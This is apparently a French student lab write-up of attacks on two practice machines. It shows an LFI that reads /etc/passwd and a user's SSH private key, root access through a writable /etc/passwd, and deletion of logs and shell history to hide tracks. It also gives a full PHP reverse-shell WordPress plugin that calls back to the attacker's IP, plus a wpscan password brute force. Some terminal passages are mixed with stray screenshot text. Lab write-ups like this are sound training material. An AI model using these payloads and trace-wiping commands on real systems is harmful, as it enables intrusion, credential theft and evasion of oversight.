Ensuite on remarque qu'il y a un service SAMBA, mais on ne peut pas y accéder, l'accès est restreint.

```
[Kali㉿Kali)-[~] $ smbclient -L //192.168.56.113 -N
[  ] over Sharename          Type      Comment
[  ]   print$              Disk      Printer Drivers
[  ]   IPC$                IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

[  ] over Server            Comment
[  ]   Workgroup           Master
[  ]   WORKGROUP           RT006
```

Le service ftp et samba ne marche pas avec anonymous, on test donc d'entrer avec un hydra

j'ai donc essayé de hydra avec root ou du2c, cela ne marche pas, j'ai essayé d'avoir des infos en plus sur le service samba avec smbmap -H 192.168.56.113 ,enum4linux -a 192.168.56.113.

Je n'ai pas trouvé de piste j'ai donc continué à fouiller le serveur WEB, j'ai donc trouvé le répertoire Portal".

```
gobuster dir -u http://192.168.56.113 -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.  
txt
```

Sur la page Portal il n'y a rien de pertinent, juste une page index.php, j'ai ensuite retester une LFI sur cette page index.php

<http://192.168.56.113/Portal/index.php?view=../../../../etc/passwd>

Et surprise, cela marche.

On remarque que l'on accède à la page et qu'il y a que les utilisateurs afficher mais cela reste une infos pertinente.

#### PAGE PRINCIPALE NOUS CONTACT

```

root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin systemd-
coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin ftp:x:106:115:ftp
daemon,,,:/srv/ftp:/usr/sbin/nologin
du2c:x:1000:1001:william,,,:/home/du2c:/bin/bash

```

Maintenant que l'on sait que cela marche, on sait que id\_rsa, la clef ssh se trouve dans le home de son utilisateur on va donc tester avec du2c.

Et cela marche car le fichier rsa existe et n'a pas de protection ou de droit spéciaux, on trouve un id\_rsa, pour l'avoir plus simplement on faire un :curl

"[http://192.168.56.129/Portal/index.php?view=../../../../home/du2c/.ssh/id\\_rsa](http://192.168.56.129/Portal/index.php?view=../../../../home/du2c/.ssh/id_rsa)"

Ensute on copie la partie la partie en bas dans un fichier id\_rsa :

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BLbnNzaC1rZXktbjEAAAAABG5vbmUAAAAEb9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEApEB973BhwsqufjKoEz/SQLZ0uClwUfbH1ffZcqTpwQZviXN/FMpcG
izyJCPiU0y9gt7bbc6P17bBDDZpHyWzyZIBf8DmtPbHLRhzuHPEI2FZ7+MCRYjBRd/txVI
IpJyoGwp4ADg5/nL6ZJnL4MdntjRDj9Fnrm2gmd+LrueXyvWm+4F72T/e65FkgkwwLwMUQ
pwqepO3LgBEzWRFoHUh+hy2ic0YZkrmNoiN/D92cLpEU4reZeugPpTtfwIR7xH2ZDknYB/
6t4HV0YmDEYtIWLNbgYCKvymvsdN7SfKSbmYXKHGhWmPYT0/snTmJH27ULN2IsgQu2JwRL
Zx0/YrcCDwAAA8hDt+QAQ7fkAAAAAdzc2gtcnNhAAABAQCkQH3vcGHCyq5+MqgTP9JCvN
S4JZR9sfV99LypOnBBm+Jc38UyLwaLPiKkmJQ7L2C3ttzo/XtsEMNmkfJbPJkht/w0a09
seVGH04c8QjYVnv4wJFimFF3+3FUgiKnKgbCngAODn+eXpkmeXgx2e2NEOP0WeubaCZ34u
u55fK9ab7gXvZP97rkWSCTDArYxRCnCp6k7eWAETNZEwgSH6HLaJw5hmSuY2iI38P3Zwu
kRTit5L66A+l01/AhHvEfZkOSdgH/q3gdXRiYMRi0haU1uBgIq/Ka+x03tJ8pJuZhcoaf
aY9hPT+yd0YkfbtQs3YiyBC7YLZEtnHT9itwIPAAAAAwEAAQAAAQEaoVUHXcxQ+fgC9Mnk
9SNW7vnko4umEuBddWArG73ezVLEQN064LofH1xSbyn3Tzr2EP13CFsgEFt1QUMtB9gPLL
acV2UPmO3Hedqot5y5R2WLV4YuRveWzfcYFh3TNji9cy0mgigTigb4/yWIvc6E2m6guT4p
gfgG8PLe/zWx/ADzKbNqTbCF99rivzWaaBB2jC9ff1uIWQPCr0Uh1Z2o8ADj763u0nLNS
3tJ1l84ANqqYMLobG3+AJKrBracIb/FY0gd/7erH1EEgVZyaexF6/z4uiVAmpEPrtMTd30
B2gE9ePb0qz68uPbMqGG0tq2FzH09wXkn25rndwmiuX0YQAAAIbv5zHpuI+wQUrPqSpTAw
Ma0s6wJ2MjdgnZKEtebYCS6sgTmX8+nvxmM00309qukvcm7uIr4JbzEX+i+HpamSfTsSkN
G9AjHsix0THmpvRy5+xSnMV9h1u4IRsJRoZsX8SR7e9ubkK5JaQCZk/CPxC5+ftfmHcWEk
hZiRdP2hFeHQAAIEA0NdDWCN1sm0ZsZzEsJQGkv23+7am1ZS9yPRi5+xV8m8n0hDYDEYm
IZgIhrYX76wAxnXq/CA6AJ58q5E0cK0fWScu2Hv7h1+tPkFMgB5sjZAQQ2vJL+opLnuXpr
Doq8ULJJzxXWN0U6QmMqeE1L0k0Mw20fTQrHmXMZj8Fq+5Ck0AAACBAMLXngMOGO74Rgxw
NWeJIIzqBur3FAxCQkgn1U8A4P5NGRHrMGX91+jzFSeTOD0y8f/zDTwHT6QOpFmticZMh1
UW7bvAImaJEfThG/uKt8xPXLPrcezs9WHYcGj5IZ8BuD39gnwlJkPG6nuR+G0jjW9gEd
fKRRpBxhj78f6LPLAAAAC3Jvb3RAZ2VtaW5pAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

Maintenant on utilise JohnTheRipper pour essayer de trouver un mot de passe.


Mais on remarque que cela est inutile car JohnTheRipper ne donne rien en retour, donc il n'y a pas de mot de passe.

```
ssh2john id_rsa > machine6.txt
```

On remarque ensuite qu'il y a pas de mots de passe, j'ai donc ssh directement avec le fichier id\_rsa qui devrait me permettre de rentrer

On va donc ssh la machine :

```
ssh -i id_rsa du2c@192.168.56.113
```



Et on arrive sur le profil de du2c, arrivé sur le profil de du2c, on remarque qu'il y a un premier flag.

```
du2c@rt006:~$ cat user.txt
0536205341435e72cd64998eeae948ca
```

Ensuite en fouillant pour trouver un autre flag je vois que le fichier /etc/passwd a bizarrement les droit d'écritures.

Je décide donc d'exploiter cette faille, pour ajouter un utilisateur et un mot de passe, pour ensuite lui mettre les droits root et se connecter dessus afin de pouvoir être root.

On commence donc par générer le hash d'un mot de passe que l'on choisit avec la commande suivante.

```
openssl passwd coq974
```

Ensute on va éditer notre fichier passwd, pour créer votre user et son mot de passe pour lui accorder les droits root

Arrivée sur le fichier on copie donc la même ligne que pour les droits root, on remplace le "x" qui fait référence au fichier shadow par le hash que l'on a créé et enfin on sauvegarde le fichier.

```
root:x:100:115:root daemon,,,:/srv/root:/usr/sbin/nologin
du2c:x:1000:1001:william,,,:/home/du2c:/bin/bash
newuser:bf6ZWGDqDEUxU:0:0:root:/root:/bin/bash
```

On a donc bien ajouté notre nouvel utilisateur on peut donc essayer de se connecter avec ce dernier.

```
du2c@rt006:~$ nano /etc/passwd
du2c@rt006:~$ su newuser
Mot de passe:
root@rt006:/home/du2c#
```

Et on voit en effet que l'on est en root en se connectant avec "newuser".

On cherche donc le flag, généralement les flag sont dans les fichier sensible comme /root et en effet le flag y est.

```
root@rt006:~# cat root.txt
6ec9e64bda7a9aca876ae3a5c05249b9
```

Et voila nous avons nos deux flag !

Effacement des traces :

Pour effacer les traces de cette machine il a fallu tout d'abord, les fichiers logs, car les fichiers logs contiennent l'historique des connexion

```
sudo rm -rf /var/log/auth.log
sudo rm -rf /var/log/syslog
```

On peut également effacer l'historique des commandes que l'on a faites.

```
history -c
rm -f ~/.bash_history
```

```
sudo rm -f /root/.bash_history
```

Source (escalade de priviléges) :

[https://sekkio.medium.com/linux-privilege-escalation-weak-file-permission-etc-passwd-writab  
le-dc1e0727f7f7](https://sekkio.medium.com/linux-privilege-escalation-weak-file-permission-etc-passwd-writab-le-dc1e0727f7f7)

## Machine 7

---

On commence par scanner la machine avec un nmap agressive en énumérant les services présents sur la machine.

```
→ nmap -sV -A -p- 192.168.56.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 04:30 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled
Nmap scan report for 192.168.56.112
Host is up (0.00047s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1  ftp      ftp      296263 Jun 18 2021 logo.png
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On remarque qu'il y a un serveur FTP, HTTP et qu'il y a le service SSH présent dessus

Ensuite on fait un gobuster pour détecter les fichiers présents sur la machine, on scanne pour voir s'il y a des fichiers susceptibles d'être vulnérables.


```
gobuster dir -u http://192.168.56.112 -w  
/usr/share/wordlists/dirb/common.txt -x php,html,txt -t 50
```

```
Starting gobuster in directory enumeration mode  
=====
/.php          (Status: 403) [Size: 279]  
.html         (Status: 403) [Size: 279]  
.hta.php      (Status: 403) [Size: 279]  
.hta          (Status: 403) [Size: 279]  
.hta.html     (Status: 403) [Size: 279]  
.htaccess     (Status: 403) [Size: 279]  
.htaccess.html (Status: 403) [Size: 279]  
.htaccess.php  (Status: 403) [Size: 279]  
.hta.txt      (Status: 403) [Size: 279]  
.htaccess.txt  (Status: 403) [Size: 279]  
.htpasswd.html (Status: 403) [Size: 279]  
.htpasswd.php  (Status: 403) [Size: 279]  
.htpasswd.txt  (Status: 403) [Size: 279]  
.htpasswd      (Status: 403) [Size: 279]  
.index.html    (Status: 200) [Size: 243]  
.index.html    (Status: 200) [Size: 243]  
/server-status (Status: 403) [Size: 279]
```

J'ai testé un second gobuster avec une autre wordlist ce qui n'a mené à rien.

```
Starting gobuster in directory enumeration mode  
=====
/.html          (Status: 403) [Size: 279]  
.php           (Status: 403) [Size: 279]  
.index.html    (Status: 200) [Size: 243]  
.html          (Status: 403) [Size: 279]  
.php           (Status: 403) [Size: 279]  
/server-status (Status: 403) [Size: 279]  
Progress: 882240 / 882244 (100.00%)
```

Sur la page Web il n'y a pas grand choses juste une phrase mais dans le code source de la page on trouve un indice.



A screenshot of a terminal window displaying the source code of a web page. The terminal title bar shows "view-source:http://192.168.56.112/". Below the title bar, there are several tabs: "Kali Linux", "Kali Tools", "Kali Docs" (which is the active tab), "Kali Forums", and "Kali NetHunter". The main area of the terminal shows the following code:

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4 <style>
5 </style>
6
7 Welcome to this brand new web site !!!
8
9 <!-- this web site have already been hacked
10 some credentials have been leaked online
11 on the clear web - Anonymous
12 -->
13
14 </body>
15 </html>
16
```

Avec cette indice, je déduis donc que les users de ce serveurs et leur mot de passe ont leak, fuité, donc se trouve dans des liste de mot de passes existante

J'ai ensuite testé le serveur FTP j'ai remarqué que ce dernier me laisser ajouter des fichiers en tant que anonymous dans le serveur, j'ai donc pu ajouter mon code revershell aisément dans le ftp.

```
(kali㉿kali)-[~]
$ ftp 192.168.56.112
Connected to 192.168.56.112.
220 ProFTPD Server (localhost) [ ::ffff:192.168.56.112]
Name (192.168.56.112:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put reverseshell.php
```

```
-rw-r--r--    1 ftp      ftp          296263 Jun 18 2021 logo.png
-rw-r--r--    1 ftp      ftp          1415 Dec  9 10:06 reverseshell.php
```

Après avoir mis le code reverseshell je teste de nombreuses choses comme tester les différents chemin sur lequel les fichier peuvent être stocker dans l'url, je tente des injections de commande dans l'url, qui ne marche pas comme :

/srv/ftp/reverseshell.php

/var/ftp/reverseshell.php

Après avoir revue l'indice j'ai donc compris que ça expliquait que le site a déjà été hacké et ce qui est plus important c'est que les "credentials" on leaker ce qui veut dire que les mot de passes sont surely stocker dans des wordlists connue, il suffit juste de trouver des users.

J'ai dans un premier temps tenté de hydra juste avec une liste d'utilisateur et une liste de mot de passe en vain, pour le ftp et le ssh mais rien.

Cependant sur le serveur ftp, il y a une photo, nommé "logo.png"

Sur la photo on remarque qu'il y a un indice, un lien.



Ce lien est donc un indice, il nous ramène vers un lien “pastebin”.

“pastebin.com/T3aW3TPe”, ce dernier nous donne un chemin pour avoir de nouvel indice, on utilise donc cet indice et en effet cela nous ramène sur une nouvelle page.

text 0.05 KB | None | 0 0

1. follow me ...
2. 239a54d2be3eb203bd126825d4a31052/

J'ai donc mis ça en tant que répertoire dans l'url et en effet je trouve une nouvelle page et beaucoup d'indices.

← → ⌂ Non sécurisé 192.168.56.112/239a54d2be3eb203bd126825d4a31052/#content

[Skip to content](#)

# du2c security blog

On tombe sur un blog “DU2C”.

arriver sur cette indice, on tombe sur plusieurs liens à fouiller, en fouillant on trouve que WordPress existe sur la machine

Par exemple sur la page principale du site, on remarque que pour tout les liens, ils remplacent l'adresse IP par rt007 :


```
28 }
29 </style>
30   <link rel='stylesheet' id='wp-block-library-css' href='http://rt007.run/239a54d2be3eb20
31 <link rel='stylesheet' id='wp-block-library-theme-css' href='http://rt007.run/239a54d2be3eb
32 <link rel='stylesheet' id='twenty-twenty-one-style-css' href='http://rt007.run/239a54d2be3e
33 <link rel='stylesheet' id='twenty-twenty-one-print-style-css' href='http://rt007.run/239a54
34 <link rel="https://api.w.org/" href="http://rt007.run/239a54d2be3eb203bd126825d4a31052/index
35 <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://rt007.run/239a54d2be
36 <meta name="generator" content="WordPress 5.6" />
```

j'ai donc compris après un certains temps après avoir fouiller les liens qu'on peut mettre dans les fichiers host une ligne pour rt007.run comme :

```
192.168.51.197 www.rohan.rt
192.168.56.112 rt007.run
```

J'ai donc vu ensuite que les pages changeaient de forme mais rien de pertinent.

En fouillant j'ai trouvé des users qui laissaient des commentaires sur le serveur.



J'ai essayé avec cette infos de hydra justement avec buddy guy et d'autre utilisateur que j'ai trouver mais rien de concluant.

Etant donné que wordpress est présent sur le serveur on peut donc effectuer un wpscan.

On trouve donc pas mal d'informations sur WordPress.

```
wpscan --url
http://192.168.56.112/239a54d2be3eb203bd126825d4a31052
```

```
[+] XML-RPC seems to be enabled: http://192.168.56.112/239a54d2be3eb203bd126825d4a31052/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.56.112/239a54d2be3eb203bd126825d4a31052/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.56.112/239a54d2be3eb203bd126825d4a31052/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.56.112/239a54d2be3eb203bd126825d4a31052/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 5.6 identified (Insecure, released on 2020-12-08).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.56.112/239a54d2be3eb203bd126825d4a31052/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.6'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.56.112/239a54d2be3eb203bd126825d4a31052/, Match: 'WordPress 5.6'
```

On essaye d'analyser et de voir des informations pertinentes.

J'ai donc ensuite essayé de faire un wpscan plus précis, pour trouver des users.

```
wpscan --url http://192.168.56.112 --enumerate u
```

```
[+] albert
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   - Rss Generator (Passive Detection)
|   - Wp Json Api (Aggressive Detection)
|     - http://rt007.run/239a54d2be3eb203bd126825d4a31052/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   - Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|     - Login Error Messages (Aggressive Detection)
```

On trouve sur cette machine un utilisateur **albert**, qui va nous permettre d'essayer de trouver son mot de passe, on se rappelle que l'indice du début avait dit que le serveur avait déjà été hacker.

J'ai ensuite découvert que l'on pouvait trouver le mot de passe d'un user avec un wpscan similaire à un hydra.

```
wpscan --url http://rt007.run/239a54d2be3eb203bd126825d4a31052/  
--usernames albert --passwords /usr/share/wordlists/rockyou.txt
```

En résultat à cet commande on trouve :

```
[!] Valid Combinations Found:  
| Username: albert, Password: scotland1
```

On teste sur la page wp-login.php et cela marche on va donc utiliser wordpress pour mettre un fichier reverse shell dans les plugins.

Dans les plugins j'ai ajouté mon code reverseshell puis je l'ai activé :

Code reverseshell ajouté pour WordPress:

```
<?php  
/*  
Plugin Name: Shell  
Description: This plugin contains a reverse shell for testing.  
Version: 1.0  
Author: Hacker  
*/  
// Définir les paramètres de connexion (modifiez selon votre configuration)  
$ip = '192.168.56.107'; // Remplacez par l'IP de votre machine  
$port = 3000; // Remplacez par le port que vous écoutez  
  
// Vérifiez si la fonction fsockopen est disponible  
if (function_exists('fsockopen')) {  
    $sock = @fsockopen($ip, $port);  
    if ($sock) {  
        // Configuration des descripteurs pour stdin, stdout et stderr  
        $descriptorspec = array(  
            0 => array("pipe", "r"), // STDIN  
            1 => array("pipe", "w"), // STDOUT  
            2 => array("pipe", "w") // STDERR
```

```

);

// Ouvrir un shell avec proc_open
$process = @proc_open('/bin/sh', $descriptorspec, $pipes);
if (is_resource($process)) {
    // Lecture et écriture entre le processus et le socket
    while (!feof($sock)) {
        $input = fread($sock, 2048);
        fwrite($pipes[0], $input);
        $output = fread($pipes[1], 2048);
        fwrite($sock, $output);
    }

    // Fermer les pipes et le processus
    fclose($pipes[0]);
    fclose($pipes[1]);
    proc_close($process);
} else {
    fwrite($sock, "Impossible de démarrer le processus.\n");
}

fclose($sock);
}

} else {
    error_log("La fonction fsockopen n'est pas disponible sur ce serveur.");
}
?>

```

The screenshot shows the 'Plugins' page in a WordPress admin interface. At the top, there's a message: 'Plugin deactivated.' Below it, a search bar says 'Search installed plugins...' and shows '2 items'. There are two entries in the list:

- Hello Dolly**: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.7.2 | By Matt Mullenweg | Visit plugin site
- Shell**: This plugin contains a reverse shell for testing. Version 1.0 | By Hacker

Both entries have checkboxes labeled 'Plugin' and 'Description' next to them. There are also 'Activate' and 'Delete' buttons for each entry.

En parallèle on écoute sur l'autre machine et cela marche.

```
(kali㉿kali)-[~/Desktop] in deactivated.
$ nc -lvpn 3000
Comments
listening on [any] 3000 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.112] 60106
script /dev/null -qc /bin/bash
www-data@rt007:/var/www/html/239a54d2be3eb203bd126825d4a31052/wp-admin$ ls
```

Je suis sur la machine en tant que “www-data”, en fouillant afin de trouver un user, ou une faille, un potentiel entrée.

Je fouille en premier les fichier on l'on peut trouver les users donc /home, et on remarque qu'il y a en effet une certaine Alice

Et lorsque l'on voit le flag user et qu'on tente de l'avoir, on n'a pas les permissions.

On a donc le flag user mais pas les permissions pour l'ouvrir il faut donc être alice, pour l'avoir.

```
www-data@rt007:/home$ Bulk actions
ls Plugins
alice
www-data@rt007:/home$ cd alice
Plugin
Hello Dolly
Activate Delete
www-data@rt007:/home$ cd alice
www-data@rt007:/home/alice$ ls
Hello Dolly
Activate Delete
www-data@rt007:/home/alice$ ls
User
user.txt
www-data@rt007:/home/alice$ cat user.txt
Hello Dolly
Activate Delete
www-data@rt007:/home/alice$ cat user.txt
cat: user.txt: Permission denied
```

En étant sûr dans son répertoire on remarque qu'il n'y a pas grand choses à Alice mais, le flag user se trouve dans son répertoire, en y réfléchissant j'ai tester de trouver par exemple un code rsa pour se connecter en ssh depuis alice j'ai donc tester depuis alice pour voir si un répertoire, ".ssh" existe, et et il se trouve que oui j'ai donc pu extraire le code RSA pour se connecter avec Alice en SSH.

```
www-data@rt007:/home/alice$ cd .ssh
www-data@rt007:/home/alice$ cd .ssh
www-data@rt007:/home/alice/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
www-data@rt007:/home/alice/.ssh$ cat id_rsa
```

J'ai donc extrait cet id\_rsa dans un fichier sur ma machine, pour l'utiliser afin de SSH la machine et se connecter en tant que Alice.

En se connectant on trouve le flag user et on peut l'ouvrir.

```
(kali㉿kali)-[~/Desktop/idssh]avated.
└─$ sudo nano id_rsa
Comments
(kali㉿kali)-[~/Desktop/idssh]
└─$ ssh -i id_rsa alice@192.168.56.112 recently Active (1) | Auto-updates Disabled (2)
The authenticity of host '192.168.56.112 (192.168.56.112)' can't be established.
ED25519 key fingerprint is SHA256:P07e9iTTwbyQae7lGtYu8i4toAyBfYkXY9/kw/dyv/4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.112' (ED25519) to the list of known hosts.
Load key "id_rsa": error in libcrypto
alice@192.168.56.112's password: Dolly
          Activate Delete
Plugin Editor
(kali㉿kali)-[~/Desktop/idssh]
└─$ sudo nano id_rsa
          Shell
